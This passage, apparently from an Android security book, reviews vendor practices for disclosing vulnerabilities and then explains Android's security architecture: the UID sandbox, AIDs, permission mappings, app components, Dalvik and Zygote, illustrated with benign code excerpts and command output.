In 2008, Google started the `android-security-announce` mailing list on Google groups. Unfortunately, the list contains only a single post introducing the list. You can find that single message at <https://groups.google.com/d/msg/android-security-announce/aEba2l7U23A/vOy01lbBxw8J>. After the initial post, not a single official security announcement was ever made. As such, the only way to track Android security issues is by reading change logs in AOSP, tracking Gerrit changes, or separating the wheat from chaff in the Android issue tracker at <https://code.google.com/p/android/issues/list>. These methods are time consuming, error prone, and unlikely to be integrated into vulnerability assessment practices.

Although it is not clear why Google has not followed through with their intentions to deliver security announcements, there are several possible reasons. One possibility involves the extended exposure to vulnerabilities ramping in the Android ecosystem. Because of this issue, it's possible that Google views publicly disclosing fixed issues as irresponsible. Many security professionals, including the authors of this text, believe that the danger imposed by such a disclosure is far less than that of the extended exposure itself. Yet another possibility involves the complex partnerships between Google, device manufacturers, and carriers. It is easy to see how disclosing a vulnerability that remains present in a business partner's product could be seen as bad business. If this

is the case, it means Google is prioritizing a business relationship before the good of the public.

Google aside, very few other Android stakeholders on the vendor side have conducted public disclosures. Many OEMs have avoided public disclosure entirely, even shying away from press inquiries about hot-button vulnerabilities. For example, while HTC has a disclosure policy posted at www.htc.com/www/terms/product-security/, the company has never made a public disclosure to date. On a few occasions, carriers have mentioned that their updates include “important security fixes.” On even fewer occasions, carriers have even referenced public CVE numbers assigned to specific issues.

The *Common Vulnerabilities and Exposures* (CVE) project aims to create a central, standardized tracking number for vulnerabilities. Security professionals, particularly vulnerability experts, use these numbers to track issues in software or hardware. Using CVE numbers greatly improves the ability to identify and discuss an issue across organizational boundaries. Companies that embrace the CVE project are typically seen as the most mature since they recognize the need to document and catalog past issues in their products.

Of all of the stakeholders on the vendor side, one has stood out as taking public disclosure seriously. That vendor is Qualcomm, with its Code Aurora forum. This group is a consortium of companies with projects serving the mobile wireless industry and is operated by Qualcomm. The Code Aurora website has a security advisories page available at <https://www.codeaurora.org/projects/security-advisories>, with extensive details about security issues and CVE numbers. This level of maturity is one that other stakeholders should seek to follow so that the security of the Android ecosystem as a whole can improve.

In general, security researchers are the biggest proponents of public disclosures in the Android ecosystem. Although not every security researcher is completely forthcoming, they are responsible for bringing issues to the attention of all of the other stakeholders. Often issues are publicly disclosed by independent researchers or security companies on mailing lists, at security conferences, or on other public forums. Increasingly, researchers are coordinating such disclosures with stakeholders on the vendor side to safely and quietly improve Android security.

Summary

In this chapter you have seen how the Android operating system has grown over the years to conquer the mobile operating system (OS) market from the bottom up. The chapter walked you through the main players involved in the Android ecosystem, explaining their roles and motivations. You took a close look at the various problems that plague the Android ecosystem, including how they affect security. Armed with a deep understanding of Android’s complex

ecosystem, one can easily pinpoint key problem areas and apply oneself more effectively to the problem of Android security.

The next chapter provides an overview of the security design and architecture of Android. It dives under the hood to show how Android works, including how security mechanisms are enforced.

Android Security Design and Architecture

Android is comprised of several mechanisms playing a role in security checking and enforcement. Like any modern operating system, many of these mechanisms interact with each other, exchanging information about subjects (apps/users), objects (other apps, files, devices), and operations to be performed (read, write, delete, and so on). Oftentimes, enforcement occurs without incident; but occasionally, things slip through the cracks, affording opportunity for abuse. This chapter discusses the security design and architecture of Android, setting the stage for analyzing the overall attack surface of the Android platform.

Understanding Android System Architecture

The general Android architecture has, at times, been described as “Java on Linux.” However, this is a bit of a misnomer and doesn’t entirely do justice to the complexity and architecture of the platform. The overall architecture consists of components that fall into five main layers, including Android applications, the Android Framework, the Dalvik virtual machine, user-space native code, and the Linux kernel. Figure 2-1 shows how these layers comprise the Android software stack.




Figure 2-1: General Android system architecture

Source: Karim Yaghmour of Opersys Inc. (Creative Commons Share-Alike 3.0 license)
<http://www.slideshare.net/opersys/inside-androids-ui>

Android applications allow developers to extend and improve the functionality of a device without having to alter lower levels. In turn, the Android Framework provides developers with a rich API that has access to all of the various facilities an Android device has to offer—the “glue” between apps and the Dalvik virtual machine. This includes building blocks to enable developers to perform common tasks such as managing user interface (UI) elements, accessing shared data stores, and passing messages between application components.

Both Android applications and the Android Framework are developed in the Java programming language and execute within the Dalvik virtual machine (DalvikVM). This virtual machine (VM) was specially designed to provide an efficient abstraction layer to the underlying operating system. The DalvikVM is a register-based VM that interprets the Dalvik Executable (DEX) byte code format. In turn, the DalvikVM relies on functionality provided by a number of supporting native code libraries.

The user-space native code components of Android includes system services, such as vold and DBus; networking services, such as dhcpcd and wpa_supplicant; and libraries, such as bionic libc, WebKit, and OpenSSL. Some of these services and libraries communicate with kernel-level services and drivers, whereas others simply facilitate lower-level native operations for managed code.

Android's underpinning is the Linux kernel. Android made numerous additions and changes to the kernel source tree, some of which have their own security ramifications. We discuss these issues in greater detail in Chapters 3, 10, and 12. Kernel-level drivers also provide additional functionality, such as camera access, Wi-Fi, and other network device access. Of particular note is the *Binder* driver, which implements inter-process communication (IPC).

The “Looking Closer at the Layers” section later in this chapter examines key components from each layer in more detail.

Understanding Security Boundaries and Enforcement

Security boundaries, sometimes called trust boundaries, are specific places within a system where the level of trust differs on either side. A great example is the boundary between kernel-space and user-space. Code in kernel-space is trusted to perform low-level operations on hardware and access all virtual and physical memory. However, user-space code cannot access all memory due to the boundary enforced by the central processing unit (CPU).

The Android operating system utilizes two separate, but cooperating, permissions models. At the low level, the Linux kernel enforces permissions using users and groups. This permissions model is inherited from Linux and enforces access to file system entries, as well as other Android specific resources. This is commonly referred to as Android's *sandbox*. The Android runtime, by way of the DalvikVM and Android framework, enforces the second model. This model, which is exposed to users when they install applications, defines app *permissions* that limit the abilities of Android applications. Some permissions from the second model actually map directly to specific users, groups, and capabilities on the underlying operating system (OS).

Android's Sandbox

Android's foundation of Linux brings with it a well-understood heritage of Unix-like process isolation and the principle of least privilege. Specifically, the concept that processes running as separate users cannot interfere with each other, such as sending signals or accessing one another's memory space. Ergo, much of Android's sandbox is predicated on a few key concepts: standard Linux process isolation, unique user IDs (UIDs) for most processes, and tightly restricted file system permissions.

Android shares Linux's UID/group ID (GID) paradigm, but does not have the traditional `passwd` and `group` files for its source of user and group credentials. Instead, Android defines a map of names to unique identifiers known as *Android IDs* (AIDs). The initial AID mapping contains reserved, static entries for privileged

and system-critical users, such as the `system` user/group. Android also reserves AID ranges used for provisioning app UIDs. Versions of Android after 4.1 added additional AID ranges for multiple user profiles and isolated process users (e.g., for further sandboxing of Chrome). You can find definitions for AIDs in `system/core/include/private/android_filesystem_config.h` in the Android Open Source Project (AOSP) tree. The following shows an excerpt that was edited for brevity:

```
#define AID_ROOT                0    /* traditional unix root user */

#define AID_SYSTEM              1000 /* system server */

#define AID_RADIO               1001 /* telephony subsystem, RIL */
#define AID_BLUETOOTH           1002 /* bluetooth subsystem */
...
#define AID_SHELL               2000 /* adb and debug shell user */
#define AID_CACHE               2001 /* cache access */
#define AID_DIAG                2002 /* access to diagnostic resources */

/* The 3000 series are intended for use as supplemental group id's only.
 * They indicate special Android capabilities
 * that the kernel is aware of. */
#define AID_NET_BT_ADMIN        3001 /* bluetooth: create any socket */
#define AID_NET_BT              3002 /* bluetooth: create sco,
                                     rfcomm or l2cap sockets */
#define AID_INET                3003 /* can create AF_INET and
                                     AF_INET6 sockets */
#define AID_NET_RAW             3004 /* can create raw INET sockets */
...
#define AID_APP                 10000 /* first app user */

#define AID_ISOLATED_START      99000 /* start of uids for fully
                                     isolated sandboxed processes */
#define AID_ISOLATED_END        99999 /* end of uids for fully
                                     isolated sandboxed processes */
#define AID_USER                100000 /* offset for uid ranges for each user */
```

In addition to AIDs, Android uses supplementary groups to enable processes to access shared or protected resources. For example, membership in the `sdcard_rw` group allows a process to both read and write the `/sdcard` directory, as its mount options restrict which groups can read and write. This is similar to how supplementary groups are used in many Linux distributions.

NOTE Though all AID entries map to both a UID and GID, the UID may not necessarily be used to represent a user on the system. For instance, `AID_SDCARD_RW` maps to `sdcard_rw`, but is used only as a supplemental group, not as a UID on the system.

Aside from enforcing file system access, supplementary groups may also be used to grant processes additional rights. The `AID_INET` group, for instance, allows for users to open `AF_INET` and `AF_INET6` sockets. In some cases, rights may also come in the form of a *Linux capability*. For example, membership in the `AID_INET_ADMIN` group grants the `CAP_NET_ADMIN` capability, allowing the user to configure network interfaces and routing tables. Other similar, network-related groups are cited later in the “Paranoid Networking” section.

In version 4.3 and later, Android increases its use of Linux capabilities. For example, Android 4.3 changed the `/system/bin/run-as` binary from being set-UID root to using Linux capabilities to access privileged resources. Here, this capability facilitates access to the `packages.list` file.

NOTE A complete discussion on Linux capabilities is out of the scope of this chapter. You can find more information about Linux process security and Linux capabilities in the Linux kernel’s `Documentation/security/credentials.txt` and the `capabilities` manual page, respectively.

When applications execute, their UID, GID, and supplementary groups are assigned to the newly created process. Running under a unique UID and GID enables the operating system to enforce lower-level restrictions in the kernel, and for the runtime to control inter-app interaction. This is the crux of the Android sandbox.

The following snippet shows the output of the `ps` command on an HTC One V. Note the owning UID on the far left, each of which are unique for each app process:

```
app_16      4089  1451  304080 31724 ... S com.htc.bgp
app_35      4119  1451  309712 30164 ... S com.google.android.calendar
app_155     4145  1451  318276 39096 ... S com.google.android.apps.plus
app_24      4159  1451  307736 32920 ... S android.process.media
app_151     4247  1451  303172 28032 ... S com.htc.lockscreen
app_49      4260  1451  303696 28132 ... S com.htc.weather.bg
app_13      4277  1451  453248 68260 ... S com.android.browser
```

Applications can also share UIDs, by way of a special directive in the application package. This is discussed further in the “Major Application Components” section.

Under the hood, the user and group names displayed for the process are actually provided by Android-specific implementations of the POSIX functions typically used for setting and fetching of these values. For instance, consider the `getpwuid` function (defined in `stubs.cpp` in the Bionic library):

```

345 passwd* getpwuid(uid_t uid) { // NOLINT: implementing bad function.
346     stubs_state_t* state = __stubs_state();
347     if (state == NULL) {
348         return NULL;
349     }
350
351     passwd* pw = android_id_to_passwd(state, uid);
352     if (pw != NULL) {
353         return pw;
354     }
355     return app_id_to_passwd(uid, state);
356 }

```

Like its brethren, `getpwuid` in turn calls additional Android-specific functions, such as `android_id_to_passwd` and `app_id_to_passwd`. These functions then populate a Unix password structure with the corresponding AID's information. The `android_id_to_passwd` function calls `android_iinfo_to_passwd` to accomplish this:

```

static passwd* android_iinfo_to_passwd(stubs_state_t* state,
                                       const android_id_info* iinfo) {
    snprintf(state->dir_buffer_, sizeof(state->dir_buffer_), "/");
    snprintf(state->sh_buffer_, sizeof(state->sh_buffer_),
"/system/bin/sh");

    passwd* pw = &state->passwd_;
    pw->pw_name  = (char*) iinfo->name;
    pw->pw_uid   = iinfo->aid;
    pw->pw_gid   = iinfo->aid;
    pw->pw_dir   = state->dir_buffer_;
    pw->pw_shell = state->sh_buffer_;
    return pw;
}

```

Android Permissions

The Android permissions model is multifaceted: There are API permissions, file system permissions, and IPC permissions. Oftentimes, there is an intertwining of each of these. As previously mentioned, some high-level permissions map back to lower-level OS capabilities. This could include actions such as opening sockets, Bluetooth devices, and certain file system paths.

To determine the app user's rights and supplemental groups, Android processes high-level permissions specified in an app package's `AndroidManifest.xml` file (the manifest and permissions are covered in more detail in the "Major Application Components" section). Applications' permissions are extracted from the application's manifest at install time by the `PackageManager` and stored in `/data/system/packages.xml`. These entries are then used to grant the appropriate

rights at the instantiation of the app's process (such as setting supplemental GIDs). The following snippet shows the Google Chrome package entry inside `packages.xml`, including the unique `userId` for this app as well as the permissions it requests:

```
<package name="com.android.chrome"
codePath="/data/app/com.android.chrome-1.apk"
nativeLibraryPath="/data/data/com.android.chrome/lib"
flags="0" ft="1422a161aa8" it="1422a163b1a"
ut="1422a163b1a" version="1599092" userId="10082"
installer="com.android.vending">
<sigs count="1">
<cert index="0" />
</sigs>
<perms>
<item name="com.android.launcher.permission.INSTALL_SHORTCUT" />
<item name="android.permission.NFC" />
...
<item name="android.permission.WRITE_EXTERNAL_STORAGE" />
<item name="android.permission.ACCESS_COARSE_LOCATION" />
...
<item name="android.permission.CAMERA" />
<item name="android.permission.INTERNET" />
...
</perms>
</package>
```

The permission-to-group mappings are stored in `/etc/permissions/platform.xml`. These are used to determine supplemental group IDs to set for the application. The following snippet shows some of these mappings:

```
...
<permission name="android.permission.INTERNET" >
    <group gid="inet" />
</permission>

<permission name="android.permission.CAMERA" >
    <group gid="camera" />
</permission>

<permission name="android.permission.READ_LOGS" >
    <group gid="log" />
</permission>

<permission name="android.permission.WRITE_EXTERNAL_STORAGE" >
    <group gid="sdcard_rw" />
</permission>
...
```

The rights defined in package entries are later enforced in one of two ways. The first type of checking is done at the time of a given method invocation and is enforced by the runtime. The second type of checking is enforced at a lower level within the OS by a library or the kernel itself.

API Permissions

API permissions include those that are used for controlling access to high-level functionality within the Android API/framework and, in some cases, third-party frameworks. An example of a common API permission is `READ_PHONE_STATE`, which is defined in the Android documentation as allowing “read only access to phone state.” An app that requests and is subsequently granted this permission would therefore be able to call a variety of methods related to querying phone information. This would include methods in the `TelephonyManager` class, like `getDeviceSoftwareVersion`, `getDeviceId`, `getDeviceId` and more.

As mentioned earlier, some API permissions correspond to kernel-level enforcement mechanisms. For example, being granted the `INTERNET` permission means the requesting app’s UID is added as a member of the `inet` group (GID 3003). Membership in this group grants the user the ability to open `AF_INET` and `AF_INET6` sockets, which is needed for higher-level API functionality, such as creating an `URLConnection` object.

In Chapter 4 we also discuss some oversights and issues with API permissions and their enforcement.

File System Permissions

Android’s application sandbox is heavily supported by tight Unix file system permissions. Applications’ unique UIDs and GIDs are, by default, given access only to their respective data storage paths on the file system. Note the UIDs and GIDs (in the second and third columns) in the following directory listing. They are unique for these directories, and their permissions are such that only those UIDs and GIDs may access the contents therein:

```
root@android:/ # ls -l /data/data
drwxr-x--x u0_a3    u0_a3  ...  com.android.browser
drwxr-x--x u0_a4    u0_a4  ...  com.android.calculator2
drwxr-x--x u0_a5    u0_a5  ...  com.android.calendar
drwxr-x--x u0_a24   u0_a24  ...  com.android.camera
...
drwxr-x--x u0_a55   u0_a55  ...  com.twitter.android
drwxr-x--x u0_a56   u0_a56  ...  com.ubercab
drwxr-x--x u0_a53   u0_a53  ...  com.yougetitback.androidapplication.virgin.
mobile
drwxr-x--x u0_a31   u0_a31  ...  jp.co.omronsoft.openwnn
```


Subsequently, files created by applications will have appropriate file permissions set. The following listing shows an application's data directory, with ownership and permissions on subdirectories and files set only for the app's UID and GID:

```
root@android:/data/data/com.twitter.android # ls -lR

.:
drwxrwx--x u0_a55  u0_a55          2013-10-17 00:07 cache
drwxrwx--x u0_a55  u0_a55          2013-10-17 00:07 databases
drwxrwx--x u0_a55  u0_a55          2013-10-17 00:07 files
lrwxrwxrwx install install        2013-10-22 18:16 lib ->
/data/app-lib/com.twitter.android-l
drwxrwx--x u0_a55  u0_a55          2013-10-17 00:07 shared_prefs

./cache:
drwx----- u0_a55  u0_a55          2013-10-17 00:07
com.android.renderscript.cache

./cache/com.android.renderscript.cache:

./databases:
-rw-rw---- u0_a55  u0_a55      184320 2013-10-17 06:47 0-3.db
-rw----- u0_a55  u0_a55       8720 2013-10-17 06:47 0-3.db-journal
-rw-rw---- u0_a55  u0_a55      61440 2013-10-22 18:17 global.db
-rw----- u0_a55  u0_a55      16928 2013-10-22 18:17 global.db-journal

./files:
drwx----- u0_a55  u0_a55          2013-10-22 18:18
com.crashlytics.sdk.android

./files/com.crashlytics.sdk.android:
-rw----- u0_a55  u0_a55         80 2013-10-22 18:18
5266C1300180-0001-0334-EDCC05CFF3D7BeginSession.cls

./shared_prefs:
-rw-rw---- u0_a55  u0_a55         155 2013-10-17 00:07 com.crashlytics.prefs.
xml
-rw-rw---- u0_a55  u0_a55         143 2013-10-17 00:07
com.twitter.android_preferences.xml
```

As mentioned previously, certain supplemental GIDs are used for access to shared resources, such as SD cards or other external storage. As an example, note the output of the mount and ls commands on an HTC One V, highlighting the /mnt/sdcard path:

```
root@android:/ # mount
...
/dev/block/dm-2 /mnt/sdcard vfat rw,dirsync,nosuid,nodev,noexec,relatime,
uid=1000,gid=1015,fmask=0702,dmask=0702,allow_utime=0020,codepage=cp437,
iocharset=iso8859-1,shortname=mixed,utf8,errors=remount-ro 0 0
...
root@android:/ # ls -l /mnt
...
d---rwxr-x system  sdcard_rw          1969-12-31 19:00 sdcard
```

Here you see that the SD card is mounted with GID 1015, which corresponds to the `sdcard_rw` group. Applications requesting the `WRITE_EXTERNAL_STORAGE` permission will have their UID added to this group, granting them write access to this path.

IPC Permissions

IPC permissions are those that relate directly to communication between app components (and some system IPC facilities), though there is some overlap with API permissions. The declaration and enforcement of these permissions may occur at different levels, including the runtime, library functions, or directly in the application itself. Specifically, this permission set applies to the major Android application components that are built upon Android's Binder IPC mechanism. The details of these components and Binder itself are presented later in this chapter.

Looking Closer at the Layers

This section takes a closer look at the most security-relevant pieces of the Android software stack, including applications, the Android framework, the DalvikVM, supporting user-space native code and associated services, and the Linux kernel. This will help set the stage for later chapters, which will go into greater detail about these components. This will then provide the knowledge necessary to attack those components.

Android Applications

In order to understand how to evaluate and attack the security of Android applications, you first need to understand what they're made of. This section discusses the security-pertinent pieces of Android applications, the application runtime, and supporting IPC mechanisms. This also helps lay the groundwork for Chapter 4.

Applications are typically broken into two categories: pre-installed and user-installed. Pre-installed applications include Google, original equipment manufacturer (OEM), and/or mobile carrier-provided applications, such as calendar, e-mail, browser, and contact managers. The packages for these apps reside in the `/system/app` directory. Some of these may have elevated privileges or capabilities, and therefore may be of particular interest. User-installed applications are those that the user has installed themselves, either via an app market such as Google Play, direct download, or manually with `pm install` or `adb install`. These apps, as well as updates to pre-installed apps, reside in the `/data/app` directory.

Android uses public-key cryptography for several purposes related to applications. First, Android uses a special *platform key* to sign pre-installed app packages. Applications signed with this key are special in that they can have `system` user privileges. Next, third-party applications are signed with keys generated by individual developers. For both pre-installed and user-installed apps, Android uses the signature to prevent unauthorized app updates.

Major Application Components

Although Android applications consist of numerous pieces, this section highlights those that are notable across most applications, regardless of the targeted version of Android. These include the *AndroidManifest*, *Intents*, *Activities*, *BroadcastReceivers*, *Services*, and *Content Providers*. The latter four of these components represent IPC endpoints, which have particularly interesting security properties.

AndroidManifest.xml

All Android application packages (APKs) must include the `AndroidManifest.xml` file. This XML file contains a smorgasbord of information about the application, including the following:

- Unique package name (e.g., `com.wiley.SomeApp`) and version information
- Activities, Services, BroadcastReceivers, and Instrumentation definitions
- Permission definitions (both those the application requests, and custom permissions it defines)
- Information on external libraries packaged with and used by the application
- Additional supporting directives, such as shared UID information, preferred installation location, and UI info (such as the launcher icon for the application)

One particularly interesting part of the manifest is the `sharedUserId` attribute. Simply put, when two applications are signed by the same key, they can specify an identical user identifier in their respective manifests. In this case, both applications execute under the same UID. This subsequently allows these apps access to the same file system data store, and potentially other resources.

The manifest file is often automatically generated by the development environment, such as Eclipse or Android Studio, and is converted from plaintext XML to binary XML during the build process.

Intents

A key part of inter-app communication is *Intents*. These are message objects that contain information about an operation to be performed, the optional target component on which to act, and additional flags or other supporting information (which may be significant to the recipient). Nearly all common actions—such as

tapping a link in a mail message to launch the browser, notifying the messaging app that an SMS has arrived, and installing and removing applications—involve Intents being passed around the system.

This is akin to an IPC or remote procedure call (RPC) facility where applications' components can interact programmatically with one another, invoking functionality and sharing data. Given the enforcement of the sandbox at a lower level (file system, AIDs, and so on), applications typically interact via this API. The Android runtime acts as a reference monitor, enforcing permissions checks for Intents, if the caller and/or the callee specify permission requirements for sending or receipt of messages.

When declaring specific components in a manifest, it is possible to specify an *intent filter*, which declares the criteria to which the endpoint handles. Intent filters are especially used when dealing with intents that do not have a specific destination, called *implicit* intents.

For example, suppose an application's manifest contains a custom permission `com.wiley.permission.INSTALL_WIDGET`, and an activity, `com.wiley.MyApp.InstallWidgetActivity`, which uses this permission to restrict launching of the `InstallWidgetActivity`:

```
<manifest android:versionCode="1" android:versionName="1.0"
package="com.wiley.MyApp"
...
<permission android:name="com.wiley.permission.INSTALL_WIDGET"
android:protectionLevel="signature" />
...
<activity android:name=".InstallWidgetActivity"
android:permission="com.wiley.permission.INSTALL_WIDGET" />
```

Here we see the permission declaration and the activity declaration. Note, too, that the permission has a `protectionLevel` attribute of `signature`. This limits which other applications can request this permission to just those signed by the same key as the app that initially defined this permission.

Activities

Simply put, an *Activity* is a user-facing application component, or UI. Built on the base `Activity` class, activities consist of a window, along with pertinent UI elements. Lower-level management of Activities is handled by the appropriately named *Activity Manager* service, which also processes Intents that are sent to invoke Activities between or even within applications. These Activities are defined within the application's manifest, thusly:

```
...
    <activity android:theme="@style/Theme_NoTitle_FullScreen"
android:name="com.yougetitback.androidapplication.ReportSplashScreen"
android:screenOrientation="portrait" />
    <activity android:theme="@style/Theme_NoTitle_FullScreen"
android:name="com.yougetitback.androidapplication.SecurityQuestionScreen"
android:screenOrientation="portrait" />
    <activity android:label="@string/app_name"
android:name="com.yougetitback.androidapplication.SplashScreen"
android:clearTaskOnLaunch="false" android:launchMode="singleTask"
android:screenOrientation="portrait">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
        </intent-filter>
...

```

Here we see activities, along with specifiers for style/UI information, screen orientation, and so on. The `launchMode` attribute is notable, as it affects how the Activity is launched. In this case, the `singleTask` value indicates that only one instance of this particular activity can exist at a time; as opposed to launching a separate instance for each invocation. The current instance (if there is one) of the application will receive and process the Intent which invoked the activity.

Broadcast Receivers

Another type of IPC endpoint is the *Broadcast Receiver*. These are commonly found where applications want to receive an implicit Intent matching certain other criteria. For example, an application that wants to receive the Intent associated with an SMS message would register a receiver in its manifest with an intent filter matching the `android.provider.Telephony.SMS_RECEIVED` action:

```
<receiver android:name=".MySMSReceiver">
    <intent-filter android:priority:"999">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>

```

NOTE Broadcast Receivers may also be registered programmatically at runtime by using the `registerReceiver` method. This method can also be overloaded to set permission restrictions on the receiver.

Setting permission requirements on Broadcast Receivers can limit which applications can send Intents to that endpoint.

Services

Services are application components without a UI that run in the background, even if the user is not interacting directly with the Service's application. Some examples of common services on Android include the `SmsReceiverService` and the `BluetoothOppService`. Although each of these services runs outside of the user's direct view, like other Android app components they can take advantage of IPC facilities by sending and receiving Intents.

Services must also be declared in the application's manifest. For example, here is a simple definition for a service also featuring an intent filter:

```
<service
  android:name="com.yougetitback.androidapplication.FindLocationService">
    <intent-filter>
      <action
        android:name="com.yougetitback.androidapplication.FindLocationService" />
      </intent-filter>
    </service>
```

Services can typically be stopped, started, or bound, all by way of Intents. In the lattermost case, binding to a service, an additional set of IPC or RPC procedures may be available to the caller. These procedures are specific to a service's implementation, and take deeper advantage of the Binder service, discussed later in the "Kernel" section of the chapter.

Content Providers

Content Providers act as a structured interface to common, shared data stores. For example, the Contacts provider and Calendar provider manage centralized repositories of contact entries and calendar entries, respectively, which can be accessed by other applications (with appropriate permissions). Applications may also create their own Content Providers, and may optionally expose them to other applications. The data exposed by these providers is typically backed by an SQLite database or a direct file system path (for example, a media player indexing and sharing paths to MP3 files).

Much like other app components, the ability to read and write Content Providers can be restricted with permissions. Consider the following snippet from an example `AndroidManifest.xml` file:

```
<provider android:name="com.wiley.example.MyProvider"
  android:writePermission="com.wiley.example.permission.WRITE"
  android:authorities="com.wiley.example.data" />
```

The application declares a provider, named `MyProvider`, which corresponds to the class implementing the provider functionality. Then it declares a `writePermission` of `com.wiley.example.permission.WRITE`, indicating that only apps bearing this custom permission can write to this provider. Finally,

it specifies the `authorities` or content uniform resource identifier (URI) that this provider will act for. Content URIs take the form of `content://[authorityname]/` and may include additional path/argument information, possibly significant to the underlying provider implementation (for example, `content://com.wiley.example.data/foo`).

In Chapter 4, we demonstrate a means of discovering and attacking some of these IPC endpoints.

The Android Framework

The glue between apps and the runtime, the *Android Framework* provides the pieces—packages and their classes—for developers to perform common tasks. Such tasks might include managing UI elements, accessing shared data stores, and passing messages between application components. To wit, it includes any non-app-specific code that still executes within the DalvikVM.

The common framework packages are those within the `android.*` namespace, such as `android.content` or `android.telephony`. Android also provides many standard Java classes (in the `java.*` and `javax.*` namespaces), as well as additional third-party packages, such as Apache HTTP client libraries and the SAX XML parser. The Android Framework also includes the services used to manage and facilitate much of the functionality provided by the classes within. These so-called managers are started by `system_server` (discussed in the “Zygote” section) after system initialization. Table 2-1 shows some of these managers and their description/role in the framework.

Table 2-1: Framework Managers

FRAMEWORK SERVICE	DESCRIPTION
Activity Manager	Manages Intent resolution/destinations, app/activity launch, and so on
View System	Manages views (UI compositions that a user sees) in activities
Package Manager	Manages information and tasks about packages currently and previously queued to be installed on the system
Telephony Manager	Manages information and tasks related to telephony services, radio state(s), and network and subscriber information
Resource Manager	Provides access to non-code app resources such as graphics, UI layouts, string data, and so on
Location Manager	Provides an interface for setting and retrieving (GPS, cell, WiFi) location information, such as location fix/coordinates
Notification Manager	Manages various event notifications, such as playing sounds, vibrating, flashing LEDs, and displaying icons in the status bar

You can see some of these managers appearing as threads within the `system_server` process by using the `ps` command, specifying the `system_server` PID and the `-t` option:

```
root@generic:/ # ps -t -p 376
USER      PID    PPID    ... NAME
system    376    52      ... system_server
...
system    389    376    ... SensorService
system    390    376    ... WindowManager
system    391    376    ... ActivityManager
...
system    399    376    ... PackageManager
```

The Dalvik Virtual Machine

The DalvikVM is register-based, as opposed to stack-based. Although Dalvik is said to be Java-based it is not Java insofar as Google does not use the Java logos and the Android application model has no relationship with JSRs (Java Specification Requirements). To the Android application developer, the DalvikVM might look and feel like Java but it isn't. The overall development process looks like this:

1. Developer codes in what syntactically looks like Java.
2. Source code is compiled into `.class` files (also Java-like).
3. The resulting class files are translated into Dalvik bytecode.
4. All class files are combined into a single Dalvik executable (DEX) file.
5. Bytecode is loaded and interpreted by the DalvikVM.

As a register-based virtual machine, Dalvik has about 64,000 virtual registers. However, it is most common for only the first 16, or rarely 256, to be used. These registers are simply designated memory locations in the VM's memory that simulate the register functionality of microprocessors. Just like an actual microprocessor, the DalvikVM uses these registers to keep state and generally keep track of things while it executes bytecode.

The DalvikVM is specifically designed for the constraints imposed by an embedded system, such as low memory and processor speeds. Therefore, the DalvikVM is designed with speed and efficiency in mind. Virtual machines, after all, are an abstraction of the underlying register machine of the CPU. This inherently means loss of efficiency, which is why Google sought to minimize these effects.

To make the most within these constraints, DEX files are optimized before being interpreted by the virtual machine. For DEX files launched from within an Android app, this generally happens only once when the application is first launched. The output of this optimization process is an Optimized DEX file

(ODEX). It should be noted that ODEX files are not portable across different revisions of the DalvikVM or between devices.

Similar to the Java VM, the DalvikVM interfaces with lower-level native code using Java Native Interface (JNI). This bit of functionality allows both calling from Dalvik code into native code and vice versa. More detailed information about the DalvikVM, the DEX file format, and JNI on Android is available in the official Dalvik documentation at <http://milk.com/kodebase/dalvik-docs-mirror/docs/>.

Zygote

One of the first processes started when an Android device boots is the Zygote process. Zygote, in turn, is responsible for starting additional services and loading libraries used by the Android Framework. The Zygote process then acts as the loader for each Dalvik process by creating a copy of itself, or forking. This optimization prevents having to repeat the expensive process of loading the Android Framework and its dependencies when starting Dalvik processes (including apps). As a result, core libraries, core classes, and their corresponding heap structures are shared across instances of the DalvikVM. This creates some interesting possibilities for attack, as you read in greater detail in Chapter 12.

Zygote's second order of business is starting the `system_server` process. This process holds all of the core services that run with elevated privileges under the `system` AID. In turn, `system_server` starts up all of the Android Framework services introduced in Table 2-1.

NOTE The `system_server` process is so important that killing it makes the device appear to reboot. However, only the device's Dalvik subsystem is actually rebooting.

After its initial startup, Zygote provides library access to other Dalvik processes via RPC and IPC. This is the mechanism by which the processes that host Android app components are actually started.

User-Space Native Code

Native code, in operating system user-space, comprises a large portion of Android. This layer is comprised of two primary groups of components: libraries and core system services. This section discusses these groups, and many individual components that belong to these groups, in a bit more detail.

Libraries

Much of the low-level functionality relied upon by higher-level classes in the Android Framework is implemented by shared libraries and accessed via JNI. Many of these libraries are the same well-known, open source projects used

in other Unix-like operating systems. For example, SQLite provides local database functionality; WebKit provides an embeddable web browser engine; and FreeType provides bitmap and vector font rendering.

Vendor-specific libraries, namely those that provide support for hardware unique to a device model, are in `/vendor/lib` (or `/system/vendor/lib`). These would include low-level support for graphics devices, GPS transceivers, or cellular radios. Non-vendor-specific libraries are in `/system/lib`, and typically include external projects, for example:

- `libexif`: A JPEG EXIF processing library
- `libexpat`: The Expat XML parser
- `libaudioalsa/libtinyalsa`: The ALSA audio library
